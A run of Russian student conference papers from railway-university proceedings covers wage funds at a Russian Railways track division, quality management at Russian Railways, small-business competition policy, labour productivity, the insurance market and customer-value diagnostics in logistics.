В качестве объекта исследования выступит структурное подразделение ПЧ, или Дистанция пути, входящее в бизнес-блок «Железнодорожные перевозки и инфраструктура» и находящееся в Иркутской области. Деятельность ПЧ направлена текущие содержание и ремонт пути, искусственных сооружений и земляного полотна, изготовление и ремонт элементов и деталей верхнего строения пути и т.д.

Проведем аналитические расчеты, направленные на изучение эффективности использования труда и заработной платы в изучаемом структурном подразделении. Анализ использования трудовых ресурсов на предприятии, уровня производительности труда необходимо рассматривать в тесной связи с оплатой труда. С ростом производительности труда создаются реальные предпосылки для повышения уровня его оплаты. При этом средства на оплату труда нужно использовать таким образом, чтобы темпы роста производительности труда обгоняли темпы роста его оплаты. Только при таких условиях создаются возможности для наращивания темпов расширенного производства.

В ОАО РЖД действует положение о корпоративной системе оплаты труда работников филиалов и структурных подразделений ОАО «РЖД», предполагающее формирование тарифной ставки, исходя из 4-х уровней и распоряжении об утверждении положения о корпоративной системе премирования работников филиалов ОАО «РЖД». [1],[2]

Именно второй уровень формирования тарифной ставки отражает специфические особенности деятельности данного структурного подразделения. Региональное регулирование заработной платы в Иркутской области, осуществляется следующим образом: 10 процентов по истечении первого года работы с увеличением на 10 процентов за каждые последующие два года работы, но не свыше 30 процентов заработка. Районный коэффициент по Иркутской области составляет 1,3 к заработной плате. [1]

Рис. 1 показывает динамику ФОТ ПЧ за период 2014-2015 гг.




Рисунок 1

Данные графики демонстрируют положительную динамику ФОТ, что является хорошей тенденцией для предприятия, при этом рост продемонстрировали все составные части ФОТ ПЧ.

На рис. 2 представим структуру ФОТ ПЧ в 2015 г.



Рисунок 2

Таким образом, наиболее значимую часть ФОТ составили тарифная часть и выплаты компенсационного характера. Тарифная часть ФОТ рабочих определяется по часовым тарифным ставкам на основе тарифной сетки рабочих, состоящей из 4 уровней. Выплаты компенсационного характера являются основной частью ФОТ ПЧ, поскольку работники заняты на тяжелых работах, связанных с вредными и (или) опасными и иными особыми условиями труда, устанавливаются доплаты в размере от 4% до 24% тарифной ставки. Например, работникам, обслуживающим Байкальский тоннель, устанавливаются доплаты за работу с вредными условиями труда в размере до 36% тарифной ставки с учетом времени воздействия и уровня ионизирующего излучения сверх предельно допустимых норм. Доплаты начисляются на тарифную ставку за фактически отработанное время. В период особо сложных метеорологических условий (морозы, метели, заносы, жара и другие) рабочим, специалистам и служащим, выполняющим работы на открытом воздухе, на время выполнения этих работ устанавливаются доплаты в размере 10% тарифной ставки. [1]

Библиографический список:

1. Приложение к протоколу правления ОАО «РЖД» №9 «Положение о корпоративной системе оплаты труда работников филиалов и структурных подразделений ОАО «РЖД» // утверждено ОАО «РЖД» 02.04.2013 г.
2. Распоряжение №1573р «Об утверждении положения о корпоративной системе премирования работников филиалов ОАО «РЖД» // утверждено ОАО «РЖД» от 20.07.2010 г.
3. Годовой отчет ОАО «РЖД» за 2015 год. – 268 стр.

СОВЕРШЕНСТВОВАНИЕ СТРУКТУРНОЙ МОДЕЛИ УПРАВЛЕНИЯ КАЧЕСТВОМ В ОАО «РЖД»

Половинкина А.Ю., Спириугова М.А.

Самарский государственный университет путей сообщения

В транспортной стратегии России, принятой на период до 2025 года, определены основные направления развития железнодорожного транспорта, предусматривающие создание условий для реализации ряда инвестиционных проектов. В числе таких проектов - Стратегия управления качеством в ОАО «РЖД». Эта Стратегия определяет основные требования, выполняемые при создании, функционировании и развитии системы менеджмента качества (СМК).

Цели, сформулированные во внедряемой в ОАО «РЖД» системе управления качеством, таковы: обеспечение клиентоориентированности процессов за счет постоянного улучшения качества транспортно-логистических услуг и повышение уровня удовлетворенности в предоставленных услугах в сфере грузовых и пассажирских перевозок за счет оптимизации тех-

нологических процессов, повышения эффективности, надежности и обеспечения безопасности движения на основе контроля качества технологических и бизнес-процессов.

Общий вид системы управления качеством показан на рисунке 1.



Рисунок 1 - Схема системы управления качеством ОАО «РЖД»

Из представленной на рисунке модели управления качеством в ОАО «РЖД» видно, что система направлена на удовлетворенность потребителя (пассажира, грузоотправителя, грузополучателя), рациональное управление, а также обеспечение и контроль качества услуг.

Цели, поставленные при внедрении системы менеджмента качества и установленные Положением ОАО «РЖД», достигаются в процессе последовательного решения ряда задач:

- создание методологий, технологических и программных комплексов для реализации мер по управлению, обеспечению и контролю качества услуг на всех этапах жизненного цикла технологий;
- обеспечение эффективного контроля качества поставляемой продукции в ОАО «РЖД» за счет расширения сферы действия стандарта IRIS среди поставщиков железнодорожной техники;
- развитие единого нормативного и методологического обеспечения деятельности по управлению, обеспечению и контролю качества предоставления услуг, реализации технологических и бизнес - процессов;
- создание автоматизированной системы поддержки принятия решений по управлению, обеспечению и контролю качества предоставляемых услуг в виде технологической среды реализации деятельности;
- непрерывное совершенствование и развитие системы менеджмента качества.

Компоненты системы управления качеством в ОАО «РЖД» представлены на рисунке 2.

Первая и главная роль в этой системе отведена организационно-функциональной структуре управления, обеспечения и контроля качества производственных процессов. Не менее важная роль отведена также нормативному и методическому обеспечению технологических процессов, а также технологическим инструментам и методам управления, обеспечения и контроля качества бизнес-процессов и услуг. Следующей по значимости идет система подготовки и повышения квалификации специалистов в области управления и контроля качества и формирование компетенций в сфере технического регулирования и управления качеством. Завершающим звеном стали технологии, информационные системы по автоматизации процессов и расчету показателей качества, обеспечивающие доступность информации по качеству услуг.



Рисунок 2 - Схема компонентов системы управления качеством

С позиции потребителя услуг холдинга качество обслуживания грузовых перевозок характеризуется рядом критериев. Основные из них это стоимость, комплексность предоставляемых услуг, их доступность, информативность об их составе и характеристиках, надежность транспортного обслуживания, которое в свою очередь определяется своевременностью доставки грузоотправителя, его сохранностью, а также уровнем риска грузоотправителя при выполнении договорных обязательств перевозчиком.

На качество транспортного обслуживания несомненно оказывает влияние репутация компании ОАО «РЖД» как общенационального перевозчика грузов, обеспечивающего доставку груза в любую точку назначения, в том числе с обеспечением совместимости с другими видами транспортировки в интермодальных и смешанных перевозках.

Система управления качеством строится на основании факторного анализа причинно-следственных связей, влияющих на критерии качества в сфере грузовых и пассажирских перевозок с применением инструментов Системы менеджмента качества.

При изучении данной проблемы авторами было подробно рассмотрено и проанализировано факторный анализ эксплуатационных вагонных депо Пенза, Октябрьск, Кинель и Дема Куйбышевской ж.д. за 2015-2016 гг. При этом было установлено, что в основу построения этой системы был положен анализ исследуемой проблемы с помощью диаграммы Исикавы. Анализ диаграмм Исикавы «Удовлетворенность клиента», «Выполнение нормативного срока доставки груза» и «Удовлетворенность клиента (пассажира)» говорит о том, что повышения качества и конкурентоспособности услуг грузовой перевозки можно достичь за счет расширения перечня комплексных логистических продуктов (услуг) с привлечением бизнес-блока в приоритетном порядке по отношению к внешним контрагентам; расширения перечня продуктов (услуг) с высокой добавленной стоимостью за счет имеющихся ресурсов холдинга с минимальными дополнительными затратами; максимального использования пропускных и провозных способностей инфраструктуры холдинга, в том числе имеющихся грузовых дворов.

Важное стратегическое значение в настоящее время с точки зрения продвижения бизнеса холдинга ОАО «РЖД» имеет качество пассажирских перевозок. Именно качество пассажирских перевозок определяет выбор потенциальных пассажиров в пользу железнодорожного транспорта. Бизнес-блок «Пассажирские перевозки» холдинга ОАО «РЖД» является на сегодняшний день центром ответственности за обеспечение клиентоориентированного обслуживания пассажиров с установленными параметрами качества, соответствующими мировым стандартам.

В диаграмме Исикавы «Удовлетворенность клиента (пассажира)» обобщены задачи этого бизнес-блока. В их числе:

- разработка и применение инструментов контроля качества и уровня удовлетворенности и лояльности клиентов;

- разработка методики определения доли инновационных реализованных пассажиром услуг;
- внедрение современного инновационного оборудования и технологий;
- расширение поля деятельности подпрограммы проектов «Бережливое производство»;
- обеспечение более высокого уровня культуры обслуживания пассажиров и качества оказываемых им услуг.

Проанализировав факторный анализ указанный выше период эксплуатационных вагонных депо по Куйбышевской железной дороге – филиалу ОАО «РЖД», можно сделать вывод, что при внедрении в систему управления качеством элементов СМК, основанных, в том числе, на проведении анализа с использованием диаграмм Исикавы («Удовлетворенность клиента», «Выполнение нормативного срока доставки груза» и «Удовлетворенность клиента (пассажира)»), значительно повышается эффективность применения этой системы в отрасли, а дальнейшее ее развитие положительно повлияет на клиентоориентированность процессов и повышение уровня удовлетворенности в предоставленных услугах в сфере грузовых и пассажирских перевозок.

Библиографический список:

1. Факторный анализ эксплуатационных вагонных депо Пенза, Октябрьск, Кинель и Дема за 2015-2016 гг.
2. Методика внедрения системы всеобщего обслуживания оборудования ТРМ в структурных подразделениях Управления вагонного хозяйства Центральной дирекции инфраструктуры. Распоряжение ОАО РЖД №066р от 17.01.2014г.
3. Половинкина А.Ю., Спириугова М.А. Снижение количества случаев отказов оборудования за счет внедрения методики ТРМ в эксплуатационных депо. А.Ю. Половинкина и др. // Материалы XI международной Научно-практической конференции «Наука и образование Транспорту», Том I. СамГУПС, 2016. - С. 61-63.
4. Половинкина А.Ю. Внедрение принципов «Бережливого производства» в подразделениях вагонного хозяйства ОАО «РЖД». А.Ю. Половинкина //: Материалы IV международной научно-практической конференции студентов, аспирантов и молодых ученых в 2 ч. «Актуальные проблемы современной экономической науки», Часть I. ОмГУПС, 2016. - С. 293 - 299.

МАЛЫЙ И СРЕДНИЙ БИЗНЕС В УСЛОВИЯХ РЕАЛИЗАЦИИ ПОЛИТИКИ РАЗВИТИЯ КОНКУРЕНЦИИ В РОССИИ

Рогожин Р.В., Игнатова Т.В.

Российская академия народного хозяйства и государственной службы при Президенте Российской Федерации Южно-Российский институт управления – филиал

Развитие конкуренции в России на сегодняшний день является особо актуальным направлением государственной антимонопольной и конкурентной политики. Одним из ключевых направлений является развитие сферы малого и среднего предпринимательства.

Конкуренция, если это не конкуренция за привилегии, не выстраивание исключительных отношений с государством, и если это не конкуренция, основанная на обмане потребителей и дискредитации конкурентов, - двигатель экономического развития [3, с. 109]. Интенсивность конкуренции обеспечивается рядом стратегий, которые реализуют хозяйствующие субъекты [2, с. 43].

Сфере малого и среднего предпринимательства (далее – МСП) в России уделяется особое внимание и имеет особую актуальность. Вопросы развития МСП являются повесткой заседания Государственного совета России в 2015 г., а именно повышение эффективности государственной поддержки МСП, расширение доступа предпринимателей к кредитным ресурсам, решение проблем, связанных с кадровым обеспечением, налоговым и правовым регулированием, в том числе трудовых отношений, проведением проверок со стороны контрольно-надзорных органов.

Вместе с этим, институциональная среда МСП представлена рядом нормативно-правовых актов, среди которых Федеральный закон № 209-ФЗ от 24.07.2007 г. «О развитии малого и среднего предпринимательства», также Распоряжение Правительства №1083-р от

02.06.2016 г. «Об утверждении Стратегии развития малого и среднего предпринимательства до 2030 года», а также законами субъектов Российской Федерации и региональными стратегиями. Также среда представлена рядом органов власти в функции которых входят вопросы развития и регулирования сферы МСП, организации обеспечивающие инфраструктуру предпринимательства.

Цель Стратегии – развитие сферы малого и среднего предпринимательства как одного из факторов инновационного развития страны и улучшения отраслевой структуры экономики.

В случае успешной реализации Стратегии к 2030 г. удастся увеличить долю МСП в ВВП страны в два раза (с 20 до 40%), оборот МСП в 2,5 раза, производительность труда в 2 раза, долю занятых в сфере МСП до 35%.

Развитая сфера МСП: создает новые рабочие места; обеспечивает самозанятость населения; стимулирует рост инновационности экономики; повышает конкурентоспособность предприятий; смягчает влияние экономических кризисов; обеспечивает диверсификацию отраслевой структуры экономики.

Таблица 1 - Численность МСП в России, тыс. [5]

Размер	2007	2008	2009	2010	2011	2012	2013	2014	2015	2016
ИП	3443	3774	4100	2742	2653	4119	1594	3550	3558	2929,4
Малые	1137,4	1347,7	1600	1644,3	1836,4	2003	2063	2103	2110	-
Средние	-	-	14,2	25,2	15,9	13,8	13,7	13,7	13,7	-

Исходя из приведенных данных, можно сделать вывод о резком сокращении ИП в 2013 году (на 60%) и недостижимости этого уровня на сегодняшний день.

Численность занятых в МСП в России 18 млн. человек (24% экономически активного населения). Доля в ВВП около 21%.

В сопоставлении со странами Европейского союза можно отметить отставание МСП от среднеевропейских показателей. Доля занятых в МСП -60-70%, доля в ВВП на уровне 50-60%.

Исходя из указанных данных в таблице 2 можно сделать вывод о том, что сфера торговли занимает наибольший вес для ИП и малых предприятий. В сфере среднего предпринимательства примерно сопоставимые сферы промышленного производства и торговли.

Таблица 2 - Отраслевой разрез МСП в России, в % [5]

	ИП	Малые (включая микро)	Средние
Сельское хозяйство	5,3	7,7	16,8
Промышленное производство	4,5	26,1	28,4
Строительство	3	24,3	11,6
Торговля	54	70,3	26,4
Транспорт и связь	12,4	12,5	4,7
Операции с недвижимостью, аренда и услуги	11,7	41	9,6
Прочие услуги	9,2	18,1	2,4

По результатам 2015 года, согласно данным Росстата, доля обрабатывающей промышленности в структуре малого бизнеса, например, в Ростовской области - менее 9%, а в Краснодарском крае — менее семи. А количество занятых в малом бизнесе в Ростовской области составляет 15,3%, в Краснодарском крае — 15,8%, в целом же по ЮФО это лишь 13,5%.

В общем виде, основными нарушениями антимонопольного законодательства являются: монополистическая деятельность; недобросовестная конкуренция; антиконкурентные акты и действия органов власти; другие нарушения[1].

При этом следует обратить внимание на то, что порядком 50% всех устраненных нарушений приходится на сферу антиконкурентных действий органов власти.

В 2016 году в Ростовской области был проведен мониторинг состояния развития конкурентной среды в Ростовской области (в рамках реализации Стандарта развития конкуренции в регионах России)[4].

Одним из основных негативных факторов, препятствующих развитию конкуренции, являются административные барьеры (ограничения ведения предпринимательской деятельности и входа на рынок новых участников, создаваемые органами государственной власти и местного самоуправления и иными органами и организациями, наделенными аналогичными правами), снижающие стимулы входа на рынки новых участников, повышающие непроизводственные издержки. Такой точки зрения придерживаются 43,8 % респондентов.

Результаты мониторинга показали, что в МСП нет единого и слаженного мнения, на что в первую очередь должна быть направлена работа по развитию конкуренции в Ростовской области. Большинство ответов субъектов предпринимательской деятельности о приоритетности направлений работы по развитию конкуренции получено по следующим направлениям:

- контроль работы естественных монополий, таких как водоснабжение, электро- и теплоснабжение, ж/д и авиатранспорт (15,4 % опрошенных);
- контроль за ростом цен (15,2 %);
- обеспечение условий, чтобы одна компания не полностью диктовала условия на рынке (14,9 %);
- создание условий для увеличения хозяйствующих субъектов на рынках Ростовской области (12,9 %);
- повышение открытости процедур региональных и муниципальных конкурсов и закупок (12,3 %);
- помощь начинающим предпринимателям (9,6 %).

С точки зрения развития конкуренции субъектам предпринимательской деятельности наименее значимыми, недейственными направлениями были названы:

- сокращение муниципальных предприятий, оказывающих услуги населению, за счет появления новых коммерческих предприятий (3,2 %);
- обеспечение добросовестной конкуренции (3,0 %);
- обеспечение того, чтобы все желающие заняться бизнесом могли получить эту возможность (2,9 %);
- юридическая защита предпринимателей (2,6 %);
- обеспечение качества продукции (2,4 %);
- создание системы информирования населения о работе различных компаний, защите прав потребителей и состоянии конкуренции (2,3 %);
- ведение учета обращений граждан, связанных с проблемами развития конкуренции (2,1 %).

Вариант «Другое» выбрали лишь 1,2 % респондентов из числа субъектов предпринимательской деятельности.

Согласно Стратегии «Развитие конкуренции и антимонопольного регулирования в Российской Федерации на период 2013-2024 гг.» планируется устранение избыточного государственного регулирования и снижение участия государства в экономике на рынках: дорожное строительство; медицинские и фармацевтические услуги; транспортные услуги; образовательные услуги; благоустройство; охранные услуги; ритуальные услуги. Ключевой мерой по повышению конкуренции на данных рынках является обязательность согласования с ФАС России решений органов государственной и муниципальной власти о создании юридических лиц в форме ГУПов и МУПов.

Так же важнейшими мерами является повышение доли участия субъектов малого и среднего предпринимательства в сфере государственного и муниципального заказа, а так же

«уход» антимонопольного органа от функции исключительно контроля и надзора по принципу «палочной системы» в сторону адвокатирувания конкуренции и предупреждения.

Библиографический список:

1. Доклад Центра стратегических инициатив «Основные направления защиты и развития конкуренции» А.Е. Шаститко, Н.С. Павлова, А.А. Курдин, А.И. Мелешкина, А.Ф. Фатихова. Режим доступа. URL: <http://csr.ru/> (дата обращения 01.03.2017)
2. Игнатова Т.В., Кармизов А.Е. Влияние оппортунистического поведения на развитие института конкурса в государственном менеджменте // Государственное и муниципальное управление. Ученые записки СКАГС. №1. 2015. С. 43-50.
3. Мальцева О.В., Игнатова Т.В. Инновационные драйверы конкуренции малых предприятий // Закономерности и тенденции инновационного развития общества: сборник статей Международной научно-практической конференции 28 июня 2016 г, г. Сызрань). В 2 ч. Ч.1 – Уфа: МЦИИ ОМЕГА САЙНС, 2016. С. 108-110.
4. Официальный портал Правительства Ростовской области. Режим доступа. URL: <http://www.donland.ru> (дата обращения 01.03.2017)
5. Официальный сайт Росстата. Режим доступа. URL: <http://www.gks.ru> (дата обращения 01.03.2017)

ПОВЫШЕНИЕ ЭФФЕКТИВНОСТИ ИСПОЛЬЗОВАНИЯ ТРУДОВЫХ РЕСУРСОВ

Сафронова К.А., Чекулдова С.В.

Самарский государственный университет путей сообщения

В наше время предприятие является сложным социально-экономическим субъектом, в управлении этим субъектом значительное место занимает управление человеческими ресурсами. Без персонала невозможно создать предприятие, а успехи его финансово-хозяйственной деятельности - это заслуга и достижение персонала. Люди - важнейший элемент каждого предприятия. Они создают новые продукты, контролируют качество, аккумулируют и используют финансовые ресурсы. Люди способны к постоянному совершенствованию и развитию. В отличие от других ограниченных ресурсов, возможности и инициатива людей, человеческие ресурсы неисчерпаемы.

Мерой эффективности труда на производственной стадии является производительность труда. Для того, чтобы оценить уровень производительности труда применяется система обобщающих, частных и вспомогательных показателей.

Для измерения производительности труда, эффективности использования трудовых ресурсов в промышленности используются два основных показателя: выработка и трудоемкость.

Выработка измеряется количеством выпускаемой продукции, произведенной в единицу рабочего времени или приходящейся на одного среднесписочного работника или рабочего в год (квартал, месяц). Выработка- это один из самых распространенных и универсальных показателей производительности труда.

Обобщающими показателями выработки считаются: среднегодовая, среднедневная и среднечасовая выработка продукции одним рабочим.

Вспомогательными показателями выработки являются: затраты времени на выполнение единицы определенного вида работ или объем выполненных работ за единицу времени.

Следовательно, частными показателями являются: трудоемкость продукции определенного вида в натуральном выражении за 1 человеко-день или человеко-час..

Трудоемкость - это затраты рабочего времени на производство единицы продукции. Зависимо от наличия в ней трудовых затрат различают технологическую трудоемкость, трудоемкость обслуживания производства, производственную трудоемкость и трудоемкость управления производством.

Снижение трудоемкости продукции является самым важным фактором повышения производительности труда. Рост производительности труда происходит, в первую очередь, за счет снижения трудоемкости продукции.

Совершенствование использования человеческих ресурсов ведет не только к росту производительности труда, но и к экономии на фонде заработной платы и сокращению шта-

та, что является существенным плюсом для предприятия, т.к. позволяет существенно сократить затраты.

Библиографический список:

1. Новицкий А.Г. Население и трудовые ресурсы. Справочник. М.: Мысль, 2009
2. Травин В.В., Дятлов В.А. Основы кадрового менеджмента. М.: 2011

СОСТОЯНИЕ РЫНКА СТРАХОВЫХ УСЛУГ В РОССИИ

Смитиенко О.К., Погорелая О.В.

Оренбургский институт путей сообщения – филиал СамГУПС

Роль страхования в жизнедеятельности человека неоценима. Страхование служит наиболее эффективным инструментом в случае утраты имущества, финансовых потерь в бизнесе, значительных медицинских расходов при потере здоровья, в случае повреждения транспортных средств, обеспечения защиты торговли и промышленности и т.д. Таким образом, страхование является наиболее эффективным инструментом развития экономики и поддержания социальной политики государства, что в конечном итоге способствует прогрессу человечества.

Страховой рынок России переживает сложные времена. На сегодняшний день по своим удельным показателям он находится на уровне начала 90-х гг. Доля страхования в ВВП как была на уровне 1,5 %, так и осталась, тогда как в других развитых европейских странах данный показатель держится на уровне 15-24 %.

За последний год кардинальным образом изменилась структура страхового рынка. Ряд крупных страховщиков, включая крупнейшие международные компании, либо покинули российский рынок, либо полностью свернули свою деятельность в ряде регионов. По итогам 2015 г. общее число субъектов страхового дела на страховом рынке России, включенных в реестр Федеральной службы страхового надзора (ФССН) и Федеральной службы по финансовым рынкам (ФСФР), составило 327 страховых организаций, что меньше в сравнении с аналогичным периодом предыдущего года на 65 единиц. Предполагается, что, по итогам 2016 г., динамика сокращения числа страховщиков не изменится, а возможно, и увеличится, так как уже в первом полугодии в связи с банкротством прекратили свою деятельность 37 страховых организаций [2].

Сокращение количества операторов страхового рынка происходит по различным причинам, а именно:

- низкая рентабельность бизнеса;
- ужесточение надзорной деятельности со стороны Центрального банка РФ;
- высокие регулятивные издержки;
- падение потребительского спроса.

К основной причине следует отнести низкую рентабельность в страховом секторе, вызванную высокой убыточностью в автостраховании и низкой потребительской активностью страхования по высокорентабельным видам, таким как страхование имущества физических и юридических лиц, страхование от несчастного случая и жизни, страхование корпоративных рисков и т.д. Низкая эффективность страхового рынка приводила к добровольному уходу участников, которые уступали место и свою долю более сильным конкурентам [3].

Не менее весомым фактором сокращения числа страховщиков послужило ужесточение надзорной деятельности Банка России в части финансовой устойчивости и платежеспособности страховых организаций, в результате чего произошло вытеснение финансово неустойчивых страховщиков путем отзыва лицензии, так как эффективность страхового рынка характеризуется, прежде всего, показателями рентабельности.

Тенденция страхового рынка в 2016 г. показала следующую динамику. Доля страхования физических лиц в страховой премии росла и это могло бы быть позитивной тенденцией, так как говорило об увеличении потребительского спроса и о том, что население страны готово вкладываться в страхование.

Но если разобраться в причинах данного явления, можно увидеть, что рост потребительской активности физических лиц вызван не только активизацией розничных продаж через универсальные сети, но и серьезным падением корпоративного страхования, т.е. сегмент корпоративного страхования находится в глубоком кризисе и предприятия стали расходовать на страхование меньше, чем расходовали ранее. Кроме того, к факторам, отрицательно влияющим на деятельность страховых организаций, автор относит падение продаж в корпоративном страховании. Связано это в большей степени с кризисом, который имеет уже затяжной характер, что, в свою очередь, повлияло как на стабильность малого и среднего бизнеса, так и на устойчивость крупных корпораций. Как известно, страхование привязано к инвестициям, так как юридическими лицами страхуются крупные инвестиционные проекты, в связи с чем рост доли физических лиц в общей премии не может говорить о положительной динамике развития страховой отрасли.

К сожалению, пока нет никаких оснований предполагать, что в ближайшее время возможно оживление или улучшение текущей ситуации [1].

Рассмотрев состояние и перспективы развития российского страхового рынка, следует констатировать, что отечественный рынок даже в сложных экономических условиях развивается, ему придается важное значение государством, о чем свидетельствуют частые поправки нормативно-правовой базы страхования, более активное участие государства в системе регулирования страховой деятельности. Следовательно, несмотря на проблемы в развитии страхового рынка, он имеет перспективы на дальнейшее совершенствование.

Библиографический список:

1. Бакиров, А. Ф. Формирование и развитие рынка страховых услуг / А.Ф. Бакиров, Л.М. Кликич. - М.: Финансы и статистика, 2016. - 304 с.
2. Захаров, М. Л. Социальное страхование в России. Прошлое, настоящее и перспективы развития / М.Л. Захаров. - М.: Проспект, 2016. - 310 с.
3. Навигатор страхового агента. Выпуск 4. - М.: Деловой формат, 2016. - 559 с.

ДИАГНОСТИКА СИСТЕМЫ ЦЕННОСТЕЙ КЛИЕНТОВ КАК КОМПОНЕНТА ЛОГИСТИЧЕСКОЙ СИСТЕМЫ

Тарасенко Е.А.

Оренбургский институт путей сообщения – филиал СамГУПС

В условиях реализации логистики как концепции управления предприятиями главной задачей логистической системы является создание ценности для конечных потребителей продукции и услуг. Для того чтобы удовлетворить свою потребности, клиенты покупают продукцию или услуги у различных фирм, в надежде, что покупка принесет максимальное удовлетворение. Таким образом, создается совокупность особо важных для потребителей продуктов и услуг установленного количества и качества, созданных с определёнными затратами и доставленных в установленное время на конкретную территорию по одной или нескольким траекториям [1], которая характеризуется как **система ценностей клиентов**. Следует отметить отличие ценности клиентов от потребностей. Потребность – это то, в чем человек нуждается, а ценность определяется важностью для клиента определенных характеристик продукта или услуги.

Система ценностей клиентов является компонентом логистической системы, которая также включает в себя систему управления потоками ресурсов (субъект управления) и систему поставок ресурсов (объект управления). Система ценностей также является объектом управления логистической системы (рис 1.) [1]




Рисунок 1 - Состав и структура логистической системы

Как видно из рисунка 1, ценностями для клиента являются количество необходимой продукции или услуг, их качество, затраты на приобретение и время, потраченное на ожидание получения конечного результата от покупки. Заявленные потребителями параметры количества и качества продукции и услуг, а также затрат и времени с позиции управления ценностью являются параметрами логистических потоков по мере их преобразования в продукты и услуги, причём эти параметры могут меняться логистической системой в зависимости от специфики полученных от потребителей требований.

Подсистема ценностей потребителей и, как следствие, звеньев системы поставок ресурсов включает компоненты, отражающие данные ценности: количество, качество, затраты, время, являющиеся основой для формирования требований в логистических системах (цепях поставок). Исходя из этого, ценность потребителя, может быть создана множеством предприятий и описана с помощью таблицы 1.

Таблица 1 - Компоненты ценности потребителя продукции и услуг

Компоненты ценности	Предприятие 1 (поток 1)	Предприятие 2 (поток 2)	Предприятие ... (поток ...)	Предприятие N (поток N)
Качество, Q	$\sum_{i=1}^l q_i$	$\sum_{j=1}^m q_j$...	$\sum_{k=1}^n q_k$
Количество, K	$\sum_{i=1}^l K_i$	$\sum_{j=1}^m K_j$...	$\sum_{k=1}^n K_k$

Затраты, Z	$\sum_{i=1}^l Z_i$	$\sum_{j=1}^m Z_j$...	$\sum_{k=1}^n Z_k$
Время, W	$\sum_{i=1}^l W_i$	$\sum_{j=1}^m W_j$...	$\sum_{k=1}^n W_k$

Диагностика системы ценностей клиентов проводится с целью минимизации убытков и затрат от несоответствия ожиданий потребителей с его удовлетворенностью, т.к. клиент совершает покупку только при условии, что соблюдена положительная ценность предложения. Степень удовлетворенности продуктом и услугой формируется на основе маркетинговых исследований, а также сложившегося впечатления от предыдущей покупки, выявленного путем опросов, анкетирования, интервью и т.п. методами. Ценность, созданная для конечного потребителя продукции и услуг, может отличаться от фактически созданной в рамках логистической системы ценности. Данные отличия могут быть оценены с помощью показателей эффективности \mathcal{E} и результативности R :

$$\mathcal{E} = \frac{P_{\text{пл/факт}}}{Z_{\text{пл/факт}}} \times 100\%, \quad (1)$$

$$R = \frac{P_{\text{факт}}}{P_{\text{пл}}} \times 100\%, \quad (2)$$

где $P_{\text{факт}}$ и $P_{\text{пл}}$ – фактически достигнутый и запланированный результат деятельности хозяйствующего субъекта в определенный момент времени;

$Z_{\text{факт}}$ и $Z_{\text{пл}}$ – фактические и запланированные затраты на достижение результата деятельности хозяйствующего субъекта.

Основой диагностики является реальное или возможное несоответствие запланированной и фактической ценностей конечных потребителей продукции и услуг, информация о которых как от самих конечных потребителей, что крайне нежелательно, так от звеньев системы поставок ресурсов или иных объектов внешней среды.

Библиографический список:

